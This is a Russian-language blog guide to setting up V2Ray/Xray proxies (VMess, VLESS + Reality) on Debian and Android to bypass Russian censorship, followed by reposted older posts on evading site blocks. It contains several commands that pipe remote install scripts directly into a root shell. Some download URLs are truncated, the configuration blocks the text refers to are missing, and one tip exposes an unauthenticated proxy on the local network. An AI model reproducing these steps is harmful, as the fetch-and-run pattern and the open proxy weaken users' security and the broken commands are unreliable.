Генерация нового UUID (вашего уникального "пароля") выполняется одной простой командой:


Или, если в системе установлен пакет uuid-runtime
uuidgen

Скопируйте полученный код (вида 550e8400-e29b-41d4-a716-446655440000).
Вставьте его в ваш конфиг /usr/local/etc/v2ray/config.json на сервере.
Вставьте его же в команду для генерации ссылки vmess://, которую я давал выше.

Важно: После изменения UUID в файле конфигурации на сервере, не забудьте перезапустить службу V2Ray, чтобы изменения вступили в силу:
sudo systemctl restart v2ray

Для Linux есть три основных пути: от простого интерфейса до работы в консоли.
1. v2rayA (Рекомендуемый — Web-интерфейс)
Установка:
curl -Ls https://mirrors.v2raya.org | sudo bash
sudo systemctl enable --now v2raya
Как пользоваться: Откройте в браузере http://localhost:2017, создайте аккаунт и просто вставьте вашу ссылку vmess://. Нажмите "Import", затем "Select" и "Ready".

2. Nekoray / Nekobox (Графическое приложение)
https://github.com/MatsuriDayo/nekoray
сайт en.nekoray.org — это неофициальный ресурс.
Хотя он выглядит как «официальная страница», разработчик проекта (MatsuriDayo) неоднократно заявлял, что единственным официальным источником является GitHub.
Установка: Скачайте .deb пакет или AppImage с GitHub Nekoray.
Запуск: Разрешите выполнение (chmod +x) и запустите. В меню выберите «Program» -> «Import from clipboard».
Как запустить и настроить:
При первом запуске он предложит выбрать ядро — выбирайте sing-box (оно современнее и быстрее).
Скопируйте вашу ссылку vmess://.
В программе нажмите Program → Add profile from clipboard (или просто Ctrl+V).
Нажмите правой кнопкой на добавленный сервер → Start.
Важно: Чтобы весь трафик системы пошел через прокси, поставьте галочку System Proxy (внизу или в меню).

3. V2Fly (Ядро через консоль)
curl -Ls https://raw.githubusercontent.com/v2fly/fhs-install-v2ray/master/install-release.sh | sudo bash

Настройка: Вам придется вручную создать файл /usr/local/etc/v2ray/config.json с секцией outbounds, где будут указаны данные вашего сервера (те же, что мы зашивали в ссылку).
Вот как должен выглядеть файл /usr/local/etc/v2ray/config.json на вашем компьютере:


Разбор ключевых секций:
inbounds: Создает на вашем ПК локальный прокси. В примере выше это SOCKS5 на порту 1080.
outbounds: Описывает, куда V2Ray должен отправлять трафик. Здесь мы прописали ваш сервер, UUID, WebSocket путь (/video) и включили TLS.
freedom: Нужен, чтобы V2Ray умел ходить в сеть напрямую, если вы добавите правила маршрутизации.

Чтобы разделять трафик, в секцию routing добавляются правила (rules). Мы укажем V2Ray отправлять трафик на домены .ru и российские IP напрямую (direct), а всё остальное — через ваш прокси-сервер (outbound).
Добавьте блок routing в ваш config.json (обычно после outbounds):


Что здесь происходит:
domainStrategy: Сначала проверяет домен, если не совпало — проверяет IP.
geosite:ru: Использует встроенную базу доменов РФ.
regexp:.*\.ru$: Регулярное выражение, направляющее все сайты в зоне .ru мимо прокси.
geoip:ru: Использует базу IP-адресов РФ, чтобы российские сервисы не блокировали вас за «иностранный» вход.
geoip:private: Исключает из проксирования ваши локальные ресурсы (роутер, принтер).

Важное примечание:
Для работы geosite и geoip на Debian должны быть установлены соответствующие файлы баз (обычно лежат в /usr/local/share/v2ray/). Если их нет, скачайте их:
sudo curl -L -o /usr/local/share/v2ray/geoip.dat https://github.com
sudo curl -L -o /usr/local/share/v2ray/geosite.dat https://github.com
После правок не забудьте: sudo systemctl restart v2ray

Чтобы базы IP и доменов не устаревали, лучше всего настроить ежедневное обновление через systemd-таймер. Это надежнее, чем обычный cron.
1. Создайте скрипт обновления
Создайте файл /usr/local/bin/update-v2ray-rules.sh:
sudo nano /usr/local/bin/update-v2ray-rules.sh

Вставьте туда следующий код:


Сделайте его исполняемым:
sudo chmod +x /usr/local/bin/update-v2ray-rules.sh
Создайте Systemd сервис
Создайте файл /etc/systemd/system/v2ray-rules-update.service:


Создайте Таймер (запуск раз в сутки)
Создайте файл /etc/systemd/system/v2ray-rules-update.timer:


Активируйте таймер
sudo systemctl daemon-reload
sudo systemctl enable --now v2ray-rules-update.timer

Увидеть статус таймера и время следующего запуска: systemctl list-timers --all | grep v2ray
Запустить обновление вручную прямо сейчас: sudo systemctl start v2ray-rules-update.service


Чтобы провайдер не перехватывал ваши DNS-запросы (DNS Poisoning), нужно настроить внутри V2Ray собственный DNS-сервер. В связке с правилами маршрутизации это позволит запрашивать IP российских сайтов через системный DNS, а заблокированных — через защищенный Google/Cloudflare.
Добавьте блок dns и обновите routing в вашем config.json:


Как это работает:
Локальные домены: Если вы заходите на yandex.ru, V2Ray видит правило geosite:ru и спрашивает IP у вашего обычного (localhost) DNS.
Заблокированные домены: Если вы идете на заблокированный ресурс, V2Ray отправляет зашифрованный запрос через ваш outbound (сервер) к Google DNS (8.8.8.8).
Скрытие запросов: Провайдер больше не видит, какие именно сайты вы пытаетесь открыть.
Последний штрих:
Чтобы весь системный трафик в Debian начал использовать этот DNS, в настройках сети (или в файле /etc/resolv.conf) обычно указывают nameserver 127.0.0.1.
Важно: Убедитесь, что в секции inbounds у вашего SOCKS-прокси включена поддержка UDP ("udp": true), иначе DNS не заработает.

Вот полный файл конфигурации клиента для Debian (/usr/local/etc/v2ray/config.json). Он объединяет в себе локальный SOCKS5-прокси, шифрование TLS, WebSocket, разделение трафика (РФ напрямую, остальное через сервер) и защищенный DNS.
Финальный конфиг (Client side)


Что нужно сделать после сохранения:
Замените заглушки: Вместо ВАШ_ДОМЕН и ВАШ_UUID вставьте свои данные.

Сохраните конфиг.
Проверьте его на ошибки:
v2ray test -c /usr/local/etc/v2ray/config.json

Перезапустите службу:
sudo systemctl restart v2ray

Как пользоваться:
Теперь в Telegram или в настройках прокси браузера (через расширение типа Proxy SwitchyOmega) укажите:
Тип: SOCKS5
Адрес: 127.0.0.1
Порт: 1080

Для браузера (Chrome, Firefox, Edge) лучшим инструментом является расширение Proxy SwitchyOmega. Оно позволяет не переключать прокси в настройках всей системы, а управлять ими прямо в браузере.
https://github.com/zero-peak/ZeroOmega
1. Установка
Chrome Web Store
https://chromewebstore.google.com/detail/proxy-switchyomega-3-zero/pfnededegaaopdmhkdmcofjmoldfiped
Firefox Add-ons
https://addons.mozilla.org/en-US/firefox/addon/zeroomega/

2. Настройка профиля
После установки откройте параметры расширения:
Нажмите "New profile", введите имя (например, V2Ray) и выберите тип Proxy Profile.
В таблице настроек укажите:
Protocol: SOCKS5
Server: 127.0.0.1
Port: 1080 (тот самый, что мы указали в inbounds конфига).
Нажмите "Apply changes" (слева внизу).


VLESS + Reality + Vision
bash -c "$(curl -L https://raw.githubusercontent.com/XTLS/Xray-install/main/install-release.sh)" @ install
Генерация ключей: xray x25519
Генерация UUID: xray uuid
Конфиг сервера: Файл /usr/local/etc/xray/config.json. Основной фокус там в секции realitySettings, где указывается dest (например, google.com:443) и ваш privateKey.

VLESS + Reality работает на порту 443 и требует обязательного наличия privateKey в конфиге, иначе Xray просто не запустится.

Секция Inbounds для сервера:


Как заполнить пропуски (команды для сервера):
UUID: Создайте новый идентификатор:
xray uuid
Ключи: Сгенерируйте пару (в конфиг выше вставляйте только Private):
xray x25519
Short ID: Сгенерируйте любую hex-строку из 8 или 16 символов:
openssl rand -hex 8
Почему выбран именно dl.google.com:
Этот домен используется для загрузки обновлений Chrome. Трафик к нему огромен, постоянен и идет со всего мира. Это идеальное «укрытие» для вашего VPN-трафика, так как цензоры не рискнут блокировать домены обновлений браузеров.

Как проверить работу после правки:
Запустите тест конфигурации, чтобы убедиться, что ни одна скобка не потеряна:
xray test -c /usr/local/etc/xray/config.json
Если в ответ получите Configuration OK, перезапускайте:
systemctl restart xray

Чтобы ссылка корректно импортировалась в v2rayNG (Android) или NekoRay (Debian), она должна содержать все параметры Reality. В протоколе VLESS они передаются как параметры запроса.
Шаблон ссылки VLESS + Reality:


Разбор параметров (что на что менять):
ВАШ_UUID: Идентификатор из конфига сервера.
IP_СЕРВЕРА: Публичный IP вашего VPS.
pbk (Public Key): Ваш Публичный ключ (тот, что шел в паре с privateKey). Важно: на сервере лежит приватный, а в ссылке — публичный.
sid (Short ID): Тот же hex-код из 8 символов, что вы вписали в конфиг.
sni: Домен маскировки (dl.google.com).
fp: Fingerprint (отпечаток браузера). Ставим chrome, чтобы трафик выглядел как запросы из браузера.
flow: xtls-rprx-vision — обязательный параметр для защиты от активного сканирования.

Как быстро сгенерировать ссылку прямо на сервере:
Если не хочется подставлять данные вручную, выполните эту команду на сервере (предварительно задав переменные):


Как импортировать:
Скопируйте готовую строку в буфер обмена.
В v2rayNG или NekoRay нажмите "+" или "Import from clipboard".
Нажмите на иконку «молнии» или выполните Ping, чтобы проверить доступность.

Вот пошаговый алгоритм:
1. Правильный выбор ядра
При импорте ссылки в NekoRay:
Зайдите в меню Preferences -> Basic Settings.
Убедитесь, что в качестве ядра (Core) выбрано sing-box. Протокол Reality (особенно с xtls-rprx-vision) лучше всего работает именно на этом ядре.

2. Режим TUN (Проксирование всей системы)
Чтобы не настраивать каждое приложение отдельно:
Запустите NekoRay от имени администратора (или он сам запросит пароль при включении режима).
В главном окне установите галочку TUN Mode.
Теперь весь трафик Debian (терминал, браузер, системные обновления) пойдет через ваш сервер.

3. Решение проблем с DNS на Debian
Часто сайты не открываются, потому что DNS-запросы «утекают» или блокируются. В NekoRay:
Перейдите в Preferences -> Routing Settings.
Выберите вкладку DNS.
Установите флажок Remote DNS на 8.8.8.8 или 1.1.1.1.
В поле DNS Strategy выберите Prefer IPv4 (это решит 90% проблем с долгим открытием страниц).

4. Если используете консольный V2Fly (Ядро через терминал)
Если вы решили не использовать графический интерфейс, ваш /usr/local/etc/v2ray/config.json должен содержать блок outbounds для Reality. В отличие от VMess, структура будет такой:


Если вы планируете смотреть YouTube через браузер, рекомендую в расширении ZeroOmega просто выбрать профиль «System Proxy» (или настроенный SOCKS5 на порт 2081 — стандарт для NekoRay).

1. Установка ядра на клиент (Debian)
Если еще не ставили, используйте тот же скрипт, что и на сервере:


2. Чистый конфиг клиента (/usr/local/etc/xray/config.json)
Этот конфиг создаст локальный SOCKS5 и HTTP прокси, через которые вы сможете пустить трафик.


3. Запуск и проверка
Перезапуск: systemctl restart xray
Проверка статуса: systemctl status xray
Проверка работы туннеля через прокси:
curl -x socks5h://127.0.0.1:1080 ifconfig.me

4. Использование в консоли
Чтобы временные команды в текущей сессии терминала шли через прокси (например, скачивание обучающих материалов через wget), выполните:
export http_proxy="http://127.0.0.1:1081"
export https_proxy="http://127.0.0.1:1081"
Важное уточнение: Для браузера в ZeroOmega теперь указывайте SOCKS5 порт 1080.

Для корректной работы с государственными и локальными ресурсами на Debian, блок routing на стороне клиента должен принудительно направлять трафик РФ в обход прокси.
Вставьте этот блок в /usr/local/etc/xray/config.json на вашем ПК:


Почему это важно для госсайтов:
Геоблокировка: Многие ресурсы (Госуслуги, Налоговая) блокируют доступ с иностранных IP-адресов вашего VPS. Правило geoip:ru решает эту проблему.
Шифрование: Госсайты часто используют специфические сертификаты. Прямое соединение (direct) позволяет избежать ошибок SSL/TLS.
Скорость: Локальные зеркала репозиториев Debian в зоне .ru будут работать на максимальной скорости вашего провайдера.
Важно: Убедитесь, что у вас скачаны файлы баз в /usr/local/share/xray/geoip.dat и geosite.dat (скрипт установки обычно делает это сам).

Чтобы увидеть, как Xray распределяет трафик в реальном времени, нужно включить логирование. Это позволит вам убедиться, что Госуслуги идут напрямую (direct), а обучающие материалы — через сервер (proxy).
1. Включите логи в конфиге
Добавьте блок log в начало вашего /usr/local/etc/xray/config.json:


2. Создайте папку для логов и дайте права
Xray должен иметь право писать в этот файл:
bash
sudo mkdir -p /var/log/xray
sudo chown nobody:nogroup /var/log/xray
sudo systemctl restart xray

3. Проверка в реальном времени (самое интересное)
Запустите мониторинг и попробуйте открыть какой-нибудь сайт:
tail -f /var/log/xray/access.log
Что вы увидите в консоли:
[Info] ... accepted tcp:yandex.ru:443 ... [direct] — значит правило сработало, трафик пошел мимо VPN.
[Info] ... accepted tcp:youtube.com:443 ... [proxy] — трафик успешно ушел в туннель Reality.

После настройки и проверки рекомендую изменить loglevel обратно на warning, чтобы не забивать диск лишней информацией.

4. Отладка без файлов
Если не хотите плодить логи на диске, можно просто смотреть вывод службы:
journalctl -u xray -f

1. Настройка внутри Telegram
Зайдите в приложение и пройдите по пути:
Настройки (Settings) → Продвинутые настройки (Advanced) → Тип соединения (Connection Type).
Выберите Использовать собственный прокси (Use custom proxy).
Нажмите Добавить прокси (Add proxy).
2. Параметры подключения:
Тип: SOCKS5
Хост: 127.0.0.1
Порт: 1080 (тот, что вы указали в inbounds файла config.json).
Логин/Пароль: Оставьте пустыми (мы настроили noauth).

Полезный лайфхак:
Если вы хотите поделиться доступом с семьей или использовать прокси на другом устройстве в этой же локальной сети, замените в конфиге listen: 127.0.0.1 на listen: 0.0.0.0. Тогда в Telegram на телефоне (подключенном к тому же Wi-Fi) можно будет указать локальный IP вашего компьютера (например, 192.168.1.50).


Лучшие варианты для Android:
v2rayNG (версия 1.8.5+) — Рекомендуемый.
Google Play / GitHub.
Как добавить: Нажмите + -> «Import config from clipboard» (вставьте ту самую длинную ссылку vless://, которую мы составили). Он идеально понимает Reality.
NekoBox — Самый быстрый.
GitHub.
Плюс: Он использует ядро sing-box, которое работает с Reality чуть экономнее для батареи смартфона.
v2flyNG — Тот, на который вы давали ссылку ранее.
Тоже подходит, так как базируется на свежих ядрах, но интерфейс у него чуть более специфический.

На что нажать в настройках (если вводите вручную):
Если решите не использовать ссылку, а вбивать руками в v2rayNG:
Protocol: VLESS
Flow: xtls-rprx-vision (это критично для маскировки)
Security: reality
SNI: dl.google.com
Fingerprint: chrome
PublicKey: Ваш публичный ключ с сервера.
Маленький совет: В Android-клиентах тоже есть функция «Раздельное туннелирование» (Per-app proxy). Включите её, чтобы через прокси ходили только YouTube и браузер, а банковские приложения и Госуслуги работали напрямую — так они не будут ругаться на "иностранный IP".

1. Проверка на сервере (Linux VPS)
Убедитесь, что служба активна и не выдает ошибок:
systemctl status xray
# Если горит зеленым (active), значит ядро запустилось.
# Посмотрите последние 10 строк логов:
journalctl -u xray -n 10

2. Проверка на Debian (Консоль)
Сначала проверьте, что прокси-порт открыт локально:
ss -tulpn | grep 1080

Затем проверьте «личность» в сети (включив прокси для команды):
# Должен показать IP вашего сервера:
curl -x socks5h://127.0.0.1:1080 ifconfig.me

# Должен показать ваш реальный домашний IP (благодаря блоку routing):
curl ifconfig.me

DNS-тест (Важно!)
Зайдите на dnsleaktest.com и запустите "Standard test".
Результат: Вы не должны видеть DNS-серверов вашего провайдера. Должны быть только Google, Cloudflare или IP вашего сервера. Это значит, что провайдер не знает, куда вы ходите.

Что делать, если не работает?
Клиент не подключается: Проверьте, открыт ли порт 443 в фаерволе сервера: ufw allow 443/tcp.
Ошибка TLS: Проверьте, что publicKey в ссылке совпадает с тем, что выдала команда xray x25519 на сервере.

Генерация данных для Reality:
xray uuid # Ваш ID (пароль)
xray x25519 # Пара Private/Public ключей
openssl rand -hex 8 # Ваш ShortID

Файлы конфигурации
Путь: /usr/local/etc/xray/config.json
Логи (если включены): /var/log/xray/access.log
Базы GeoIP/Site: /usr/local/share/xray/

Шаблон ссылки для импорта
vless://UUID@IP:443?security=reality&sni=dl.google.com&fp=chrome&pbk=PUBLIC_KEY&sid=SHORT_ID&flow=xtls-rprx-vision&type=tcp&encryption=none#Reality-Custom

Короткое резюме по настройке Reality:
На сервере: Ставим Xray, генерируем xray x25519, прописываем PrivateKey в /usr/local/etc/xray/config.json.
На Debian: Ставим тот же Xray, прописываем PublicKey в исходящие соединения (outbounds).
Маршрутизация: Блок routing с правилами geoip:ru и geosite:ru гарантирует, что госсайты и банки будут видеть ваш настоящий IP.
Telegram: Использует SOCKS5 на 127.0.0.1:1080 (локальный порт вашего Xray)

Чтобы не потерять плоды долгих настроек при переустановке системы или случайном удалении, используйте эту команду для создания резервной копии.
Команда создаст архив в вашей домашней папке, который будет включать сам конфиг и исполняемый скрипт обновления баз:
tar -cvzf ~/xray_backup_$(date +%F).tar.gz /usr/local/etc/xray/config.json /usr/local/bin/update-v2ray-rules.sh

Если нужно будет вернуть всё как было на новом сервере/клиенте, просто выполните:
sudo tar -xvzf ~/xray_backup_ДАТА.tar.gz -C /
sudo systemctl restart xray


Оригинал взят у [livejournal.com profile] ntv в Как обойти блокировку запрещенных сайтов

Для того, чтобы понять, как обойти запрет на доступ к сайтам из реестра Роскомнадзора, необходимо проанализировать как вообще работает интернет, поэтому в рамках просветительской и пропагандистской работы блог НТВ сейчас проведет кратенький ликбез. Итак, все сайты в сети кроме названия имеют еще и IP-адрес, который указывает на сервер, где расположен сайт. Записи о том, какому сайту какой адрес принадлежит хранятся на специальных "DNS" серверах. Когда пользователь жмет в строке браузера любимый сердцу ntv.livejournal.com, компьютер соединяется с DNS-сервером провайдера, чтобы узнать где находится искомый сайт. Получив IP-адрес сайта, браузер уже напрямую соединяется с указанным сервером и получает в ответ нужную веб-страницу.

Выглядит это примерно так:

Снимок экрана 2012-11-13 в 1.49.13
Read more... )

Дополнения и замечания к опубликованным методам активно приветствуются. За мной еще новая версия списка заблокированных ресурсов, так что не забываем добавлять в друзья, чтобы ничего не пропустить.

Автономный способ обхода DPI и эффективный способ обхода блокировок сайтов по IP-адресу


Оригинал взят у [livejournal.com profile] veliar_zmey в Как обойти великий российский фаервол

Оригинал взят у [livejournal.com profile] gerbertspb в Как обойти великий российский фаервол
Как обойти великий российский фаервол Как обойти великий российский фаервол Завтра ***** из Госдумы во втором чтении будут принимать закон якобы "о защите детей от вредной информации". Самое смешное, что закон не защитит детей от этой самой информации, но поставит под угрозу существование свободного интернета в России. 

Если вы действительно хотите защитить своих детей от вредной информации, поставьте родительский контроль в браузере, да и просто погуглите - найдете много способов оградидь свое чадо на своем собственном компьютере. 

Я - гражданин пока еще свободной страны и хочу иметь доступ к любой информации. И мне не надо указывать, какая информация для меня вредна - я не ребенок! 

Когда же кто-то шибко умный хочет закрывать сайты по "черному списку" для всех граждан РФ - у меня нет сомнений, что это будет использовано для политической цензуры. 

Но пока цензуру по "черным спискам" можно будет обойти. Вот несколько простых советов:

1) В сети огромное количество анонимайзеров, которые помогут вам посмотреть заблокированный сайт с произведениями Набокова или прочитать последние политически-заблокированные новости, или послушать песенки, признанные ФСКНом негодными для прослушивания добропорядочными гражданами (Привет, Guf :) ).
Вот пример некоторых из них:
http://anonymouse.org/anonwww.html
http://hideme.ru/
http://www.guardster.com/free/

2) Также можно к своему браузеру (Mozilla Firefox и Chrome) поставить плагин, который позволит вам также анонимно гулять по сети и смотреть все, что вашей душе угодно.
https://addons.mozilla.org/ru/firefox/addon/foxyproxy-standard/
https://chrome.google.com/webstore/detail/eejcbegfnjfjnmdikkplhbhnemddch...

3) О VPN, i2p, Tor и других способах отхода от цензуры, пока разжевывать не стану, хотя пытливые умы могут почитать.
VPN http://ru.wikipedia.org/wiki/VPN
i2p http://ru.wikipedia.org/wiki/I2P http://www.i2p2.de/index_ru.html
Tor http://ru.wikipedia.org/wiki/Tor https://www.torproject.org/

4) Если вы владелец ресурса в зоне .ru, .su, .рф - купите себе домен в безопасных зонах (.net, .com, .org и прочие международные) и настройте возможность заходить на ваши сервера с дублирующего домена.

http://besttoday.ru/posts/6046.html

Profile

uzverss: (Default)
uzverss

December 2024

S M T W T F S
12345 67
891011121314
15161718192021
22232425262728
293031    

Syndicate

RSS Atom

Most Popular Tags

Style Credit

Expand Cut Tags

No cut tags
Page generated Feb. 15th, 2026 07:22 am
Powered by Dreamwidth Studios